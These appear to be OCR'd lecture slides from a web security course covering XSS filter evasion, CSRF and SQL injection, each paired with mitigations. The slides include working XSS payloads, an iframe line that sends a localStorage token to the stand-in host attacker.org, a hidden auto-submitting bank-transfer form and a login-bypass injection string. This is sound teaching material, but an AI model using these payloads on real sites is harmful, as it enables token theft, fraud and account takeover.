
- User input that is displayed in web pages should be treated **very carefully** and **sanitized**
- We may apply filters on input data
  - E.g.: remove occurrences of «**<script>**» and «**</script>**», or remove any occurrence of «**<**» and «**>**»
- Seems reasonable enough?
- Well, XSS payloads can be way more tricky than that, and dedicated filter evasion techniques exist!

XSS ATTACK WITH FILTER EVASION



XSS ATTACK WITH FILTER EVASION

- Oh no! Our original payload is filtered!




XSS FILTER EVASION

There's other ways to inject JavaScript code!

- `<iframe src="javascript:alert('XSS')">`
- `<iframe src="jav  ascript:alert('XSS')"> //tab char`
- `<iframe src="jav	ascript:alert('XSS')">`
- `<img src=x onerror="&#0000106&#0000097&#0000118&#0000097 &#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#000 0058&#0000097&#0000108&#0000101&#0000114&#0000116&#0000040& #0000039&#0000088&#0000083&#0000083&#0000039&#0000041">`
- Check out the OWASP website for a filter evasion cheatsheet

XSS ATTACK WITH FILTER EVASION

- Still, we can inject JavaScript code into the page!



XSS: LEAKING A PRIVATE TOKEN


- Accessing the API Token or the session cookie is fun, but an attacker can't do much without getting it out of the victim's browser
- Several ways to do that:
  - Redirect the window (or an iframe) to malicious URL
  - Add an image whose source is the malicious URL (blocked by some modern browsers)
  - Load a stylesheet whose href is a malicious URL
- `<iframe src="javascript:window.location.href = \`https://attacker.org?token=${localStorage.getItem('token')}\`"></iframe>`

MITIGATING XSS VULNERABILITIES

- Do not rely **only** on filtering approaches unless absolutely necessary
- The best way to address the problem is to properly escape (sanitize) inputs when inserting them into the web pages
  - Convert **dangerous characters** (e.g.: <,>,",',...) to **harmless HTMLEntities**
  - Dedicated solutions exist in most frameworks/programming languages
  - Dedicated libraries can be used, e.g.: sanitize for Node.js

```
<script>alert("XSS")</script>
```

```
&lt;script&gt;alert(&quot;XSS&quot;)&lt;/script&gt;
```



ANGULAR XSS SECURITY MODEL

- Angular automatically sanitizes all **untrusted** data that is bound or interpolated in a template
- By default, **all data is untrusted**
- You can **explicitly** mark some data as **trusted** using the DomSanitizer
- DomSanitizer include metods such as
  - `bypassSecurityTrustHtml(value: string): SafeHtml`
- These methods can mark data as trusted in specific contexts, bypassing the default security mechanisms
- Of course, they must be used with caution!

FIXING THE XSS IN THE WEB TECH SHOP


```
1       filterTable () {
2         let queryParam: string = this.route.snapshot.queryParams.q
3         if (queryParam) {
4           queryParam = queryParam.trim()
5           this.dataSource.filter = queryParam.toLowerCase()
6   -       this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam)
    6   +   this.searchValue = queryParam
7           /* other code omitted for brevity */
8         }
9       }
```

CROSS-SITE REQUEST FORGERY

CROSS–SITE REQUEST FORGERY (CSRF/XSRF)

- These attacks aim at forcing an end-user to execute unintended actions on a web application they are currently authenticated on
- Unintended actions may include state-changing operations such as transferring funds, changing the email associated with an account, …
- If the victim is a user with administration privileges, the attack can result in compromising the entire web application

CSRF ATTACKS: DYNAMICS



1. User clicks on a malicious link from the browser they are currently logged-in

2. The malicious page submits a form to the legit web app, as if the user was trying to perform a bank transfer to the attacker

3. The victim's browser notices that the request is going to the legit app, and sends the auth cookie back

CSRF ATTACKS: EXAMPLE

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Totally not evil page!</title>
  </head>
  <body>
    <h1>Oops, this website is currently down. Check back soon.</h1>
    <form style="display:none;" method="POST" action="https://bank.com/transfer">
      <input type="text" name="to" value="EvilZampurian">
      <input type="number" name="amount" value="999.99">
      <input type="submit" id="submit" value="submit">
    </form>
    <script>
      document.getElementById("submit").click();
    </script>
  </body>
</html>
```

CSRF ATTACK: EXAMPLE ON TO-DO LIST


- The To-do List web app we built using Express is vulnerable to CSRF!
- Let's create a web page that exploits that vulnerability to add arbitrary to-do items to the to-do list of an unaware user!
- Will the lecturer be able to hack the sophisticated Express To-do List App?
- **Live demo time!**

MITIGATING CSRF ATTACKS

- The best way to mitigate CSRF vulnerabilities is to use a token-based approach (i.e., **synchronizer token pattern**)
- Idea:
  - Web App generates a session-specific **CSRF token**, and saves it in the Session
  - The CSRF token is included, in a hidden field, in the sensitive forms
  - Upon submission, the CSRF token is transferred again to the web app
  - The web app verifies that the CSRF token received with the form is the same as the one it generated and saved in the current session
  - An attacker won't be able to guess the CSRF token!
    - Provided no XSS vulnerabilities exist!
    - Provided the CSRF tokens are not predicatable!

MITIGATING CSRF ATTACKS: EXAMPLE

```
<!DOCTYPE html>
<html lang="en">
  <head>
    <title>Bank.com | Safest Bank Around</title>
  </head>
  <body>
    <h1>Bank Transfer Page</h1>
    <form method="POST" action="/transfer">
      <input type="text" name="to" value="">
      <input type="number" name="amount" value="">
      <input type="hidden" name="csrf" value="x5è1€">
      <input type="submit" value="submit">
    </form>
  </body>
</html>
```



IMPLEMENTING CSRF COUNTERMEASURES

- Most frameworks include CSRF protection capabilities
  - Many middlewares exist for Express (e.g.: tiny-csrf)
  - Angular includes CSRF countermeasures
  - Spring protects POST methods by default with a token-based mechanism
- If CSRF protection capabilities are available, you should read the documentation and make sure you use them correctly!
- If not, you should still implement CSRF protection on your own for sensitive operations!

SQL INJECTIONS

SQL INJECTIONS

- SQL Injections consist in injecting malicious code coming from **unsanitized user inputs** into database queries
- Don’t get fooled by the name: NoSQL database queries can be just as vulnerable
- These attacks can result in leaking private data, modifying (create, update, delete) database data, access control violations, and in some cases even arbitrary code execution on the database server.


SQL INJECTION VULNERABILITIES

- Suppose the server-side code for user authentication looks like the one shown below
- Request parameters **email** and **password** are directly inserted in the SQL query that is executed on the database

```
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = '${req.body.email || ''}'
    AND password = '${security.hash(req.body.password || '')}'
    AND deletedAt IS NULL`, { model: UserModel, plain: true })
.then((authenticatedUser: { data: User }) => {
  /* user found, handle authentication */
}.catch(err){
  next(err);
}
```

SQL INJECTION VULNERABILITIES


- Normally, when a users tries to log in, the intended values are substituted in the query, without altering its structure and nature
- The login feature works as intended




```
SELECT *
FROM Users
WHERE email = 'luigi@webtech-sh.op' AND
      password = 'webtechs!' AND
      deletedAt IS NULL
```

SQL INJECTION VULNERABILITIES


- However, we know that we cannot trust user inputs! For a starter, an attacker would be able to login as luigi!
- What if the attacker inserts `luigi@webtech-sh.op'--` as the email?




```
SELECT *
FROM Users
WHERE email = 'luigi@webtech-sh.op'-- AND
      password = 'dontknowthislol' AND
      deletedAt IS NULL
```

Remember that «--» start single line comments in SQL!

OBLIGATORY EXPLOITS OF A MOM BY XKCD



https://xkcd.com/327

PREVENTING SQL INJECTIONS


- Use prepared statements with parametrized queries
- Use stored procedures

```
models.sequelize.query(`
  SELECT * FROM Users
  WHERE email = $1 AND password = $2 AND deletedAt IS NULL`,
  { bind: [ req.body.email, security.hash(req.body.password) ],
    model: models.User, plain: true })
.then((authenticatedUser: { data: User }) => {
  /* user found, handle authentication */
}.catch(err){
  next(err);
}
```

